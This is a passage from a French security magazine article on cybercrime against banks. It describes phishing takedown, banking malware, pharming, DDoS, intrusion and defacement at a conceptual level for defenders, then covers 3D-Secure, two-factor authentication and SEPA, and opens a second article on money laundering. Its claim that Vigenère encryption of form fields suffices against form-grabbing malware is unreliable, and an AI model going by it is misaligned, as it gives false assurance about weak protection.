La phase de réaction démarre. À partir de cet instant, l'objectif est de faire fermer le site (*takedown* pour les initiés). Comme souvent, des compétences non techniques sont nécessaires telles que la capacité de persuasion, la maîtrise des langues étrangères ou encore des connaissances juridiques.

La première sollicitation va vers l'hébergeur direct du site frauduleux. Pour le contacter, tous les moyens sont bons : site d'entreprise, données whois, recherche Internet… Sur le site de l'hébergeur, un formulaire existe pour déclarer un incident, le code source nous indique que les données sont envoyées à **abuse@hebergeur.com**. Nous rédigeons donc un e-mail signé par certificat à l'attention de cette adresse (les e-mails servent d'éléments de preuve et de trace). Dorénavant, l'hébergement a été averti de la fraude et il se doit de réagir.

Un complément de recherche n'est pas inutile avant d'aller plus loin. Sur le site de l'hébergeur, on peut ainsi consulter la charte utilisateur qui stipule que le client ne doit en aucun cas mettre à disposition du contenu frauduleux sous peine de suppression de compte sans préavis. Une recherche Internet nous indique également quelles sont les obligations réglementaires de l'hébergeur en fonction du pays dans lequel il réside.

Pour accélérer la procédure, il est maintenant temps de décrocher le téléphone. Avec les actions déjà réalisées et les informations en notre possession, nous avons toute légitimité pour :

- demander le numéro de téléphone d'un contact technique ;
- lui expliquer qu'un de ses clients met à disposition du contenu frauduleux ;
- lui indiquer que ceci est illégal comme le stipule leur charte interne ;
- lui rappeler sa propre réglementation et ses responsabilités en tant qu'hébergeur ;
- lui notifier l'heure précise à laquelle l'incident a déjà été déclaré par e-mail ;
- lui proposer de lui retransmettre cet e-mail sur son adresse professionnelle ;
- lui suggérer de mettre de côté les enregistrements techniques prouvant la culpabilité du fraudeur.

Dans les faits, toutes les étapes sont naturellement suivant l'interlocuteur au bout du fil.

Toutes les actions ayant été réalisées dans un système de suivi d'incident, il ne reste plus qu'à attendre la notification de suppression par l'hébergeur et à la confirmer manuellement pour clore cet incident. ■

2.4 Malware bancaire

De plus en plus de codes malveillants se développent chaque jour. Le rythme est tel que les éditeurs envisagent de créer des listes blanches de binaires légitimes plutôt que de continuer à créer des signatures de codes malveillants. Ne nous leurrons pas, ces codes embarquent souvent des fonctionnalités affectant les banques. Les *bankers*, par exemple, connaissent les URL bancaires et réagissent de façon précise lorsque l'utilisateur s'y connecte. Plus généralement, la plupart de ces codes sont capables de capturer tous les champs transmis par le navigateur lors de requêtes GET/POST via des fonctionnalités de *form-grabbing*. De nombreuses banques ont mis en place un clavier virtuel pour la consultation des comptes, mais cela est inutile si les données transmises par le formulaire HTML sont en clair. Pour pallier cela, du chiffrement par substitution poly-alphabétique **[VIGENERE]** suffit. Le code secret récupéré par le malware est alors suffisamment illisible pour le dissuader d'en faire un quelconque usage.

Les plateformes de paiement en ligne sont entre autres des cibles de premier choix pour ces malwares. Jusqu'à peu, aucun mécanisme de protection n'était mis en place pour protéger l'acheteur en ligne lors de la saisie de son numéro de carte bancaire et des informations associées. 3D-Secure (présenté plus loin) permet d'améliorer les choses en termes de sécurité, même si les choix d'implémentation laissent la communauté sécurité sceptique.

2.4.1 Détection

Plusieurs sociétés proposent des services permettant d'analyser en masse les nouveaux malwares et de détecter les comportements anormaux affectant les organismes bancaires. Le test de malwares sur des environnements dédiés est également utile pour qualifier précisément les capacités d'un code qui cible la banque et ainsi établir son profil transactionnel pour une meilleure détection sur les systèmes bancaires. Cela permet aussi de vérifier que les mesures de sécurité mises en œuvre sont en adéquation avec l'évolution des menaces.

2.4.2 Réaction

Dans certains cas, l'organisme bancaire peut prendre le soin de contacter le client pour lui signaler l'infection de son poste (via la détection d'une connexion frauduleuse correspond au profil d'un code malveillant). La banque peut également faire pression auprès de l'hébergeur du collecteur de données et du serveur de contrôle pour tenter de stopper l'hémorragie. Des obstacles peuvent toutefois subvenir comme des hébergements bulletproof ou des serveurs Command&Control utilisant des techniques *fastflux* ou *hydraflux* **[HYDRA]**.

2.5 Pharming

Entre phishing et *farming*, le pharming se veut une industrialisation du phishing à travers des détournements DNS au niveau de l'opérateur. Le terme est souvent utilisé de manière inappropriée lorsqu'il consiste à décrire le fonctionnement d'un malware bancaire modifiant la résolution DNS de la victime pour mettre en correspondance l'enregistrement **www.intecbank.com** avec l'adresse IP du pirate. C'est alors un simple trojan redirecteur. Le pharming opérateur est plus dangereux. En un instant, sous le coup d'un empoisonnement de cache, tous les clients d'un fournisseur d'accès Internet sont susceptibles d'être redirigés vers un serveur frauduleux.

2.5.1 Détection

La seule détection possible consiste à automatiser des requêtes DNS vers les principaux fournisseurs d'accès Internet utilisés par les clients de la banque. Ces requêtes ciblent les enregistrements de la banque et vérifient que les réponses fournies sont correctes.

2.5.2 Réaction

Les réactions possibles à ce type d'attaque ne peuvent être mises en œuvre que par le fournisseur d'accès. L'organisme, quel qu'il soit, détectant ce genre d'attaque ne pourra, au mieux, que se coordonner avec le fournisseur pour lui signaler l'incident.

3. Banque d'investissement

La banque d'investissement intervient dans toutes les opérations concernant le financement. Cela regroupe la gestion financière pour des grands comptes (par exemple nécessité de couvrir le risque de dépréciation d'une monnaie pour une entreprise réalisant une part importante de son chiffre d'affaire dans un pays à risque) et le financement d'opérations spéciales (par exemple fusion acquisition). Ces opérations se font via une activité sur les marchés financiers (par exemple émission de nouvelles actions, structuration de portefeuille intégrant plusieurs produits dérivés répondant à une stratégie précise). De par ses activités, la banque d'investissement n'est pas une cible évidente pour les opérations de cybercriminalité. Les cas notoires sont rares et les communications discrètes.

3.1 Whaling et escroquerie ciblée

Le *whaling*, autrement dit, la pêche au gros, s'est manifestée avec le développement des réseaux sociaux et le fait que ceux-ci permettent d'identifier facilement des profils hiérarchiques.

Des gestionnaires de fonds, responsables de financements structurés ou analyste de secteur peuvent être « trouvés » en quelques clics. Ces personnes sont susceptibles d'être manipulées en étant au cœur d'escroqueries dont les conséquences peuvent aller jusqu'à la subsistance de l'entreprise. La banque brésilienne Noroeste en a fait les frais suite à une escroquerie dans laquelle la banque a accepté le financement d'un aéroport fictif [NOROESTE].

Pour prévenir ce genre de mésaventures, les contrôles internes d'entreprise restent indispensables pour vérifier que l'usage des fonds respecte tous les critères nécessaires (par exemple respect des réglementations, maîtrise des risques, déontologie...). Une sensibilisation forte et récurrente est aussi nécessaire dans la banque d'investissement pour que les salariés prennent conscience du risque qu'ils représentent.

4. Gestion d'actifs

L'activité de gestion d'actifs consiste à mettre à disposition des acquéreurs des produits financiers servant une stratégie bien définie (restitution des performances CAC 40, regroupement d'actions composé d'entreprises innovantes chinoises, *tracker inverse*...). Les gestionnaires de fond ont la responsabilité d'un ou plusieurs fonds. Cette activité requiert une stratégie sur le long terme. Pour cela, le gestionnaire de fond peut composer son fond de divers produits : actions, obligations, matières premières ou encore immobilier. Avec les sommes qu'il est susceptible d'injecter dans une valeur ou un marché, le gestionnaire de fond peut influer assez fortement sur l'orientation positive ou négative d'un cours. De ce fait, au même titre que pour la banque d'investissement, une arnaque bien ficelée pourrait amener un gestionnaire de fond à prendre part dans des actifs contrôlés par des escrocs. Mêmes symptômes, mêmes remèdes : des contrôles rigoureux et une sensibilisation efficace permettent de prévenir ce type d'incidents.

4.1 Pump & dump & Cie

Il existe une fraude bien réelle pouvant impacter le gestionnaire de fond. Il s'agit de la fraude sur des microsociétés cotées. La technique du *pump & dump* (qualifiée également de *stock spam*) consiste à faire la promotion d'une société à très faible capitalisation (et donc très forte volatilité). Cette promotion se fait à travers des spams utilisant toutes les techniques possibles pour contourner les moteurs anti-spam. Si des spéculateurs en herbe tombent dans le panneau et décident d'acheter la valeur en question, le fraudeur, de son côté profite de la phase de hausse. Lorsque le fraudeur n'a plus rien à vendre, le soufflet retombe [P&D_STATS]. Cette pratique a cours sur des marchés peu réglementés, même si la SEC (*Securities and Exchange Commission*) aux États Unis a amélioré la régulation sur ces pratiques.

Cependant, la fraude est parfois entretenue par des parties prenantes de la société valorisée. Ceux-ci s'accordent alors avec un broker pour vendre un lot d'actions. Le broker revend ses actions acquises à coût très bas et les profits sont partagés entre la société en question et le broker. C'est le cas du *chop-stock* [STOCKFRAUD].

Le gestionnaire de fond reste néanmoins peu affecté par ses fraudes. En effet, la masse importante d'actions qu'il gère lui empêche bien souvent de pouvoir rentrer sur des valeurs trop volatiles.

4.2 Malware orienté bourse en ligne

Le périmètre de la gestion d'actifs inclut parfois la tenue des comptes bourse de ses clients. Dans ce cas, certaines mesures de protection orientées clients doivent être mises en œuvre, au même titre que pour la banque de détail. Des sociétés américaines ont déjà essuyé de lourdes pertes sur ces attaques [BOURSE].

5. Banque privée

La banque privée ou gestion de fortune est une activité bancaire réservée à une clientèle haut de gamme ayant des capacités financières importantes. De ce fait, cette clientèle a des besoins et des exigences précises en matière de produits bancaires. Elle bénéficie donc d'un conseiller dédié qui a la charge de faire fructifier le patrimoine de ses clients.

5.1 Spear phishing

Le *spear phishing* ou phishing ciblé est précisément orienté envers la population fortunée de la banque privée. L'attaque met en œuvre un e-mail personnalisé (Nom, prénom). Dans celui-ci, un lien dirige vers une page anodine à travers laquelle un *downloader* est installé. Sa première action consiste à télécharger le malware bancaire de l'attaquant. Ce programme se charge alors de voler les

identifiants et codes secrets de la victime. Le mode opératoire est simple, mais suffisamment évolué pour que l'internaute lambda ne s'aperçoive de rien. Les sommes volatilisées peuvent être importantes pour cette population [PERTES]. Une fois encore, la banque doit mettre en œuvre les moyens nécessaires pour prévenir ces pertes.

5.1.1 Détection

Le spear phishing est suffisamment ciblé pour qu'il soit difficile de capturer des e-mails qui le véhiculent. Pour cette raison, la détection est quasi impossible. Seul le signalement par le client et la détection des connexions illégitimes restent pertinents.

5.1.2 Réaction

Suivant le mode opératoire de l'opération de spear phishing, des actions sont entreprises soit pour stopper l'attaque (demande de suppression de serveur/adresse e-mail), soit pour alerter les clients.

6. Domaines multiples

Même avec une segmentation par activités métier, certaines menaces n'ont pas encore été présentées parce qu'elles impactent la plupart des départements. C'est le cas notamment des menaces ciblant l'infrastructure de l'entreprise.

6.1. DDOS

Loin du fantasme, les attaques par déni de service représentent une menace réelle pour l'industrie bancaire. Une banque doit garder à l'esprit qu'elle est une cible idéale lors d'événements internationaux : attaque terroriste, protestation altermondialiste, *hacktivisme* envers le capitalisme... Le livre blanc sur la défense et la sécurité nationale [LBDSN] place les attaques par déni de service comme le deuxième risque pour le pays derrière le terrorisme. Les derniers événements en Europe de l'Est [ESTONIA] ont montré que les principaux organes économiques d'un pays étaient ciblés en cas de cyber-conflit. L'usage du portail bancaire Internet s'est répandu pour les opérations simples et les banques ne peuvent plus se permettre d'avoir un report de la clientèle Internet dans les agences pour cause d'une indisponibilité web trop longue rendant impossible les opérations des clients.

Tout cela pour dire que le déni de service doit être considéré attentivement par les institutions financières. La menace de chantage existe (surtout si certaines activités sont dépendantes du canal Internet), mais ce n'est certainement pas la seule.

6.1.1 Détection

La meilleure détection de ce genre d'attaque est fournie par les routeurs en entrée du réseau. La charge supportée en entrée peut être récupérée via SNMP. Cet indicateur, une fois intégré dans un système de supervision efficace permet d'identifier rapidement les cas de surcharges et notamment les cas de DDOS réseau.

Le déni de service peut provenir d'une charge excessive, mais également d'une disparition du trafic. Les attaques de *hijacking* BGP sont des menaces à ne pas écarter comme l'indique le dernier rapport Arbor [ARBOR]. Ces attaques consistent à re-router le trafic adressé à des plages d'adresses. En quelques minutes, le trafic s'effondre, puisque les flux ne passent plus par les routeurs de l'entreprise, mais par ceux d'un opérateur frauduleux. Pour détecter ces pratiques, des outils de surveillance existent permettant de surveiller le bon routage de préfixes sur Internet [BGPMON][PHAS].

6.1.2 Réaction

Deux axes sont à considérer en anticipation d'une attaque DDOS. Tout d'abord, une stratégie de réponse au chantage est nécessaire. Sinon, le premier incident de DDOS venu (si minime soit-il) met tout le monde au pied du mur. Cette stratégie prévoit un circuit de communication entre plusieurs acteurs (communication, direction générale, équipes techniques et sécurité) et établit les actions de chacun. Ensuite, il est nécessaire de vérifier que les opérateurs télécoms de l'entreprise savent gérer ce genre d'incident et qu'ils peuvent mettre rapidement en place des contre-mesures [LUIGGI]. Celles-ci comprennent le paramétrage de *blackhole* (la désactivation du routage d'une adresse la rend inaccessible, mais ne perturbe pas les autres activités de la banque), le filtrage TIER1/TIER2 (focalisation sur le trafic national uniquement), voire la mise en œuvre de *sinkhole* administré (redirection du trafic vers une centrale d'épuration dédiée de l'opérateur).

6.2 Intrusion

Même si les intrusions informatiques débordent largement du cadre de la cybercriminalité, il serait inconscient de ne pas les considérer dans une réflexion globale de lutte contre cette dernière. La menace est en général largement connue et maîtrisée par les acteurs des systèmes d'information. En effet, les architectes déclinent des concepts et appliquent des règles permettant de réduire les risques d'intrusion. Le RSSI a pour sa part dans sa feuille de route l'objectif de réduire la probabilité d'occurrence de ces intrusions. Enfin, les équipes sécurité s'astreignent à surveiller le SI et mettre en œuvre des produits pour empêcher tout accès illégitime.

6.2.1 Détection

Sans aller dans le détail, il est primordial de disposer de mécanismes de surveillance permettant aux équipes de production d'identifier tout événement anormal. Une rapide investigation permettant alors de conclure à un incident de sécurité de type intrusion. Les équipes sécurité peuvent également mettre à profit les outils de corrélation d'informations de sécurité [SIEM]. Cela permet d'anticiper un incident, mais également de retracer le parcours d'un intrus et de comprendre ses motivations.

6.2.2 Réaction

Une fois la détection avérée, trois mesures réactives parallèles sont logiquement enclenchées. La première consiste tout simplement à prévenir d'une nouvelle intrusion. Pour cela, des filtrages spécifiques sont appliqués, les droits d'accès sont revus, les patchs correctifs sont appliqués et, enfin, les machines compromises sont isolées, voire directement « nettoyées ». Dans le même temps, une équipe spécialisée intervient sur l'incident tout d'abord afin d'isoler les preuves d'infraction, puis de qualifier précisément les actions entreprises par l'attaquant et les conséquences pour le SI. Enfin, des actions juridiques sont immédiatement lancées débouchant sur des poursuites judiciaires.

6.3 Défacement

Entre déni de service et intrusion, la défiguration de site web peut être extrêmement préjudiciable en termes d'image pour la banque. Un client fait rapidement l'association d'une défiguration avec un compte bancaire mal protégé. D'une certaine façon, il a raison : le portail transactionnel devrait intégrer les protections nécessaires pour éviter ce genre d'incidents. Les filtres applicatifs, la qualité du code, l'architecture, le stockage des données, etc., tous ces éléments existent pour rendre inopérant une défiguration. Et pourtant, l'intégration de *mashups* applicatifs tiers place le portail bancaire au niveau de résistance du maillon le plus faible de sa chaîne de fournisseurs. Le marketing dira qu'un environnement Banque 2.0 le vaut bien...

6.3.1 Détection

Une simple surveillance de la page principale du portail bancaire suffit pour détecter une défiguration. Dans ce cas, un script d'une dizaine de ligne (dans le langage du choix du lecteur) reste un investissement rentable.

6.3.2 Réaction

En cas de *défacement*, la banque a tout intérêt à rendre indisponibles ses services en ligne le temps de résoudre l'incident. Pour ce faire, il est indispensable de prévoir une page d'indisponibilité du service sur un serveur dédié et de rediriger tout le trafic entrant vers ce serveur de crise. Cette redirection peut se faire soit au niveau des redirecteurs de charge, soit au niveau des proxys cache. En aucun cas, cette redirection ne doit être faite au niveau des DNS pour cause de réplication trop lente sur les multiples DNS cache répartis sur Internet. Ceci étant fait, une équipe technique doit identifier les causes de la défiguration, corriger les causes du problème et enfin remettre la plateforme en fonctionnement.

7. Stratégie

C'est bien connu, c'est dans les vieux pots que l'on fait les meilleures confitures. En sécurité, c'est pareil, rien ne sert de réinventer la roue, des principes efficaces ont déjà fait leurs preuves. La difficulté majeure réside surtout dans le maintien de ces principes sur le long terme.

7.1 Think big, act small


Cette devise est un conseil applicable dans de nombreux cas. Avoir une stratégie globale de sécurité (*think big*) permet de définir des objectifs généraux pour chacun des domaines d'activités. Ces objectifs stratégiques serviront de ligne directrice aux processus d'activité, se transformant eux-mêmes en réalisations techniques. Chaque nouvelle réalisation vient ainsi consolider la stratégie globale. Sur le périmètre qui nous intéresse, la stratégie est claire : « protéger efficacement les actifs des clients et ceux de l'entreprise contre les menaces cybercriminelles ».

La figure 1 modélise par exemple une stratégie simple qui repose sur le risque des menaces. Les réalisations techniques sont toujours à mettre au regard de la stratégie définie. Des propositions de réalisation simples (*act small*) sont souvent accessibles à moindre coût [APT] pour qui veut consolider cette stratégie.

7.2 Équipe de réponses aux incidents de cybercriminalité

Cette équipe est en charge de prendre en compte tous les incidents de cybercriminalité intervenant sur le périmètre de l'entreprise. Variante d'un CERT© [CSIRT] interne d'entreprise, l'équipe prend en charge l'identification des « cybermenaces », la centralisation des incidents, leur coordination (dans le cas d'un périmètre étendu) et surtout leur traitement. Pour assurer son rôle, l'équipe s'appuie sur 4 briques :

1 *Représentation du risque par types de menaces*



2 *Répartition des supports de détection par population*

- Une politique interne qui cautionne l'existence de l'équipe et favorise la circulation d'informations relatives aux incidents de sécurité.
- Un réseau de contact interne et externe grâce auxquels la réaction aux différents incidents de cybercriminalité est facilitée.
- Des outils dédiés permettant d'investiguer différentes pistes relatives à un incident et d'en identifier la source.
- Des informations sur le contexte sur lequel intervient l'incident. Cela regroupe les activités métier, les actifs informationnels, l'architecture réseau, l'organigramme local, etc.

La figure 2 fournit une vue synthétique des principaux canaux de détection orientés cybercriminalité. La majorité d'entre eux est à mettre en œuvre par une équipe dédiée type CSIRT.

7.3 Coopération

Ce principe, si logique soit-il, requiert de transcender les rivalités de personnes ou de services ; c'est quelque chose qui prend du temps. Toutes les résolutions d'incidents montrent a posteriori que meilleure est la coopération, plus rapide est le traitement. Pour cette raison, l'équipe en charge des incidents de cybercriminalité doit entretenir des contacts réguliers avec des correspondants sécurité interne et avec les acteurs externes pouvant apporter de l'aide dans les résolutions d'incidents. Les interactions privé/public ont d'ailleurs tout leur sens dans le domaine de la cybercriminalité.

Les banques échangent entre elles au sein de groupes de travail dédiés à la cybercriminalité. Ces groupes sont souvent à l'initiative d'organismes interbancaires comme le Forum de compétences, la Fédération des banques françaises ou encore l'APACS pour le Royaume-Uni.

Les états eux-mêmes affichent dorénavant des volontés claires en matière de coopération internationale sur le plan de la cybercriminalité [NATO][IMPACT].

7.4 Surveillance active

Les aspects de détection et de réaction ont longuement été évoqués tout au long de l'article. Être en mesure de détecter et de réagir est une bonne chose, mais le mieux reste encore de prévenir les menaces ou tout du moins de les anticiper.

Cette anticipation est facilitée si tous les angles d'attaque sont maîtrisés. Pour bien couvrir l'étendue du spectre de la cybercriminalité, il est nécessaire de mettre en œuvre des surveillances variées :

- Une veille sécurité permet de prendre connaissance des évolutions des attaques en matière de cybercriminalité.
- Une surveillance de certains forums underground permet de prendre connaissance des derniers méfaits des pirates. Cela peut même devenir un élément de détection pour certaines attaques réalisées.
- Une surveillance des principaux réseaux de cybercriminalité est utile pour comprendre leur mode opératoire et évaluer le nombre de leurs clients et de leurs cibles.
- Une surveillance poussée des systèmes transactionnels bancaires est un réel moyen de détecter et de prévenir les fraudes. Les fournisseurs l'ont bien compris et plusieurs d'entre eux ont investi ce segment de marché en proposant de (tenter de) repérer les transactions frauduleuses, voire d'adapter l'authentification du client suivant le risque de la transaction. Ce risque prend en compte différents paramètres comme la plage d'adresse IP de la machine, le parcours du client, les paramètres du navigateur, etc.

Toutes ces surveillances consolidées permettent d'alimenter efficacement les responsables métier et de les aider à définir les meilleures parades à la cybercriminalité. Les techniques de détection et d'anticipation ne datent pas d'hier : Sun Tzu, en son temps, tenait les propos suivants : « *Connais ton ennemi et connais-toi toi-même ; aussiez-vous cent guerres à soutenir, cent fois vous serez victorieux.*

Si tu ignores ton ennemi et que tu te connais toi-même, tes chances de perdre et de gagner seront égales.

Si tu ignores à la fois ton ennemi et toi-même, tu ne compteras tes combats que par tes défaites. »

L'application de ces méthodes ancestrales est d'une grande aide. En regardant évoluer les menaces pour mieux les anticiper et en sachant utiliser les outils internes pouvant servir de bouclier à la fraude, certaines menaces liées à la cybercriminalité restent contenues aux portes de la banque.

8. Obligations et réglementation en France

8.1 3D-Secure

Sous l'impulsion de Visa et Mastercard, les banques françaises sont astreintes depuis le 1er octobre 2008 à proposer le dispositif 3D-Secure. 3D-Secure est une solution dédiée au paiement par carte sur Internet. Jusqu'à présent, le client victime d'une fraude Internet s'en plaignait à sa banque, qui l'indemnisait. Celle-ci se retournait alors vers la banque du commerçant pour obtenir réparation. 3D-Secure change la donne puisque le commerçant ayant souscrit au dispositif se prémunit contre les fraudes. C'est alors la banque du porteur qui supporte directement les coûts de la fraude. Les responsabilités sont transférées du commerçant à la banque du porteur. 3D-Secure repose sur le principe d'authentification du porteur de la carte à l'aide de plusieurs mesures (mot de passe, date de naissance, code PIN de la carte, certificat...). L'objectif est de valider l'un des trois critères d'authentification : je connais, je possède, je suis.

Le lecteur curieux pourra trouver le principe des échanges 3D-Secure sur [SIPS].

8.2 Authentification deux facteurs

Vaste sujet que celui-ci dans lequel le marketing s'exerce sans limitations tant les enjeux sont énormes ! On peut traduire « authentification forte » par « authentification deux facteurs » si on laisse de côté les considérations marketing. Beaucoup d'acteurs aimeraient pouvoir imposer l'authentification deux facteurs à tous niveaux aux acteurs bancaires. Parmi ces pro-authentification, on peut citer les éditeurs bien sûr, mais aussi la Banque de France. De nombreuses applications sont envisageables (*token* OTP, lecteur EMV-CAP, certificat logiciel, certificat sur support dédié, grille de code...). Nombre d'entre elles ont d'ailleurs déjà été expérimentées en France ou à l'étranger. Le problème numéro 1 de ces authentifications à deux facteurs réside dans le fait que toutes les données d'authentification passent par un seul canal, celui même que contrôle le code malveillant installé sur la machine de la victime. L'expérience a montré que plusieurs des méthodes précédemment citées ont déjà été contournées par des trojans bancaires [MITM]. Le problème numéro 2 vient de la portabilité ou plutôt du manque de portabilité imposé par ces dispositifs. Les problèmes sont fréquents au changement de machine ou de système d'exploitation. Le point numéro 1 laisse sceptique les experts sécurité, le point numéro 2 laisse sceptique les clients. Dans ce contexte, plusieurs banques ont préféré choisir des modes d'authentification deux facteurs utilisant deux canaux distincts dont l'un informatique. De plus, le risque de perte ne réside pas dans la consultation des comptes, mais dans les transferts vers l'extérieur. Ainsi, imposer une sécurité complexe lors d'un accès au portail bancaire pour une simple visualisation du solde pourrait avoir l'effet inverse de celui recherché et faire fuir les clients de la banque en ligne. Solution consensuelle, l'authentification OTP SMS permet de vérifier que le client auquel un SMS est envoyé sur son portable peut le ressaisir lorsqu'il effectue une transaction à risque comme la saisie du RIB d'un correspondant.

8.3 SEPA

Le projet SEPA (*Single Euro Payment Area*) [SEPA] vise à standardiser les moyens de paiement dans la zone Euro. Pour le client, SEPA c'est la possibilité de faire des transactions simplement et partout dans la zone Euro ou encore de n'avoir besoin que d'un seul compte bancaire quel que soit le pays d'Europe dans lequel il se trouve. Plusieurs moyens de paiement sont concernés par le passage à SEPA, les plus courants étant les paiements par carte, les prélèvements et les virements.

Vis à vis de la cybercriminalité, la libéralisation des virements en zone Euro est une crainte partagée par plusieurs acteurs. En effet, pour l'instant, la monétisation des fraudes passe souvent par des virements nationaux à destination de mules. Or, la constitution d'un réseau de mules est un travail fastidieux et risqué. SEPA fait tomber cette barrière de protection, puisque les mules deviennent inutiles si les virements européens sont assujettis aux mêmes règles que les virements nationaux. Dès lors, les banques européennes peuvent s'attendre à une recrudescence de la fraude une fois SEPA déployé largement, c'est-à-dire à l'horizon 2010. Cela ne fait que renforcer le besoin de sécurité à la saisie d'un RIB/IBAN.

Conclusion

Espérons que cet article aura permis d'éclairer sur les problématiques de cybercriminalité des institutions bancaires et sur les mesures qu'elles déploient pour y remédier. Néanmoins, le sujet est vaste et beaucoup de raccourcis ont été faits dans cet article pour satisfaire les besoins éditoriaux au risque de créer une sensation de frustration du lecteur. Un seul cas d'incident a été détaillé, mais de nombreux points mériteraient des articles dédiés.

La banque repose sur la confiance que ses clients lui apportent. Longue à conquérir et si facile à perdre, cette confiance est l'indicateur clé de la santé d'un établissement. Sartre disait que l'on ne vit qu'à travers le regard des autres. C'est sûrement d'autant plus vrai pour un intermédiaire financier qui se construit avec la confiance de ses clients. ▮

Remerciements

Je tiens à remercier Cédric, Julien et Vincent pour leur relecture attentive.

Références

[PHISH1] Microsoft Research, « *A Profitless Endeavor: Phishing as Tragedy of the Commons* », 2008

[PHISH2] STUB et GOO, « Phishing, Scam... », *MISC* 24, p. 37-42.

[PHISH3] DAMIJA (Rachna), TYGAR (J.D.), HEARST (Marti), « *Why Phishing Works* », 2006, **http://people.seas.harvard.edu/~rachna/papers/why_phishing_works.pdf**

[PHISH4] MOORE (T.), CLAYTON (R.), « *Examining the Impact of Website Take-down on Phishing* », 2007.

[PHISH5] **http://www.phishtank.com, http://phishery.internetdefence.net/data/**

[RSA] « *What's Going on Between Asprox and Rock Phish?* », 2008, **http://www.rsa.com/blog/blog_entry.aspx?id=1338**

[SOFRES] « Baromètre Gemalto – TNS Sofres », 2008, **http://www.gemalto.com/press/archives/2008/2008-03-12_tns_sofres_fr.pdf**

[ABUSE] **http://www.abuse.net**

[SCAM_DETECT] **http://www.scamletters.com/base/**

[PARKING] **http://protectiondesmarques.info/2007/07/06/nouvelle-tendance-le-domain-parking/**

[WSW] **http://www.website-watcher.fr/**

[AGP] **http://www.icann.org/en/tlds/agreements/biz/registry-agmt-appc-10-11may01.htm**

[AGP_END] ICANN, « *GNSO Final Report on Domain Tasting*», 2008, **http://gnso.icann.org/issues/domain-tasting/gnso-final-report-domain-tasting-04apr08.pdf**

[TRACE_MAIL] **http://www.derkeiler.com/pdf/Mailing-Lists/Securiteam/2001-08/0088.pdf**

[VIGENERE] **http://fr.wikipedia.org/wiki/Chiffre_de_Vigen%C3%A8re**

[HYDRA] SALUSK (William), « *A twist in fluxnet operations. Enter Hydraflux* », **http://isc.sans.org/diary.html?storyid=4753**

[NORDESTE] « *Huge Nigeria scam trial collapses* », **http://news.bbc.co.uk/1/hi/world/africa/3909233.stm**

[P&D_STATS] **http://www.spamstocktracker.com/current.cfm**

[STOCKFRAUD] **http://en.wikipedia.org/wiki/Microcap_stock_fraud**

[BOURSE] « *Identity thieves hit customers at TD Ameritrade, E-Trade* », **http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9004416&pageNumber=1**

[PERTES] KREBS (Brian), « *Better Business Bureau Trojan Horse $187,000 Loss In June 2007* », **http://blog.washingtonpost.com/securityfix/188k.html**

[LBDSN] Livre blanc sur la défense et la sécurité nationale, **http://www.premier-ministre.gouv.fr/information/les_dossiers_actualites_19/livre_blanc_sur_defense_875/livre_blanc_1337/livre_blanc_1340/**

[ESTONIA] FERGUSON (Paul), « *Denial of Service Attacks Force Estonian Bank to Close Website* » , **http://fergdawg.blogspot.com/2007/05/denial-of-service-attacks-force.html**

[BGPMON] **http://bgpmon.net/**

[PHAS] **http://phas.netsec.colostate.edu/**

[LUIGGI] LUIGGI (Jean-Philippe), « Déni de service : la vision des entreprises », *MISC* 19, p. 42-46.

[ARBOR] LABOWITZ (Craig), « *2008 Worldwide Infrastructure Security Report* », **http://asert.arbornetworks.com/2008/11/2008-worldwide-infrastructure-security-report/**

[SIEM] BIZEUL (David), « Livre blanc sur les principes du SIM », **http://www.bizeul.org/fichiers/Livre_Blanc_SIM.pdf**

[APT] BIZEUL (David) « *Anti Phishing Tools* », **http://www.bizeul.org/apt**

[CSIRT] BIDOU (Renaud), « Qu'est-ce qu'un CERT », *MISC* 9 p. 24-26

[NATO] **http://www.nato.int/issues/cyber_defence/practice.html**

[IMPACT] **http://www.impact-alliance.org/subpage**

[SIPS] **http://www.sips-atos.com/Fr/SIPS_Solution/3Dsecure.html**

[MITM] KREBS (Brian), « *Citibank Phish Spoofs 2-Factor Authentication* », **http://blog.washingtonpost.com/securityfix/2006/07/citibank_phish_spoofs_2factor_1.html**

[SEPA] **http://www.sepafrance.fr**

Cédric Pernet / CERT LEXSI – misc@cedricpernet.net

BLANCHIMENT D'ARGENT SUR INTERNET

mots clés : *cybercriminalité / blanchiment*

1. Vue d'ensemble

La cybercriminalité dans l'ensemble de ses matières génère chaque année des sommes colossales. Ces montants sont de l'ordre de 100 milliards de dollars par an, avec une croissance annuelle de 40% [1]. Alors que dans les années 80 et 90, les cybercriminels se concentraient sur un unique secteur d'activité frauduleuse, les années 2000 nous ont montré que les mentalités avaient changé, et qu'il était dorénavant commun de travailler sur plusieurs secteurs d'activités. Ainsi, il n'est pas rare de voir un réseau de contrefaçon de produits de luxe se diversifier et initier des opérations de contrefaçon pharmaceutique, puis d'entrer sur le marché du jeu d'argent en ligne ou même du *phishing*.

Il semble en outre facile de dérober de l'argent par des manœuvres d'escroqueries diverses et variées sur Internet. La crédulité de certains utilisateurs est une manne céleste dont abusent allègrement les fraudeurs, mais, finalement, la plus grande difficulté, et la plus consommatrice de temps, est le blanchiment de l'argent ainsi obtenu.

Pour rappel, le blanchiment d'argent est une technique financière permettant de dissimuler l'origine frauduleuse de fonds qui sont réinjectés dans le circuit légal.

Enfin, la distinction nette qui séparait les entreprises criminelles « classiques » (stupéfiants, trafic d'êtres humains, etc.) et les organisations criminelles « nouvelles » tend à disparaître. Internet représente un espace bien trop alléchant pour ne pas s'en servir pour blanchir massivement des fonds acquis illégalement.

2. Méthodes de blanchiment

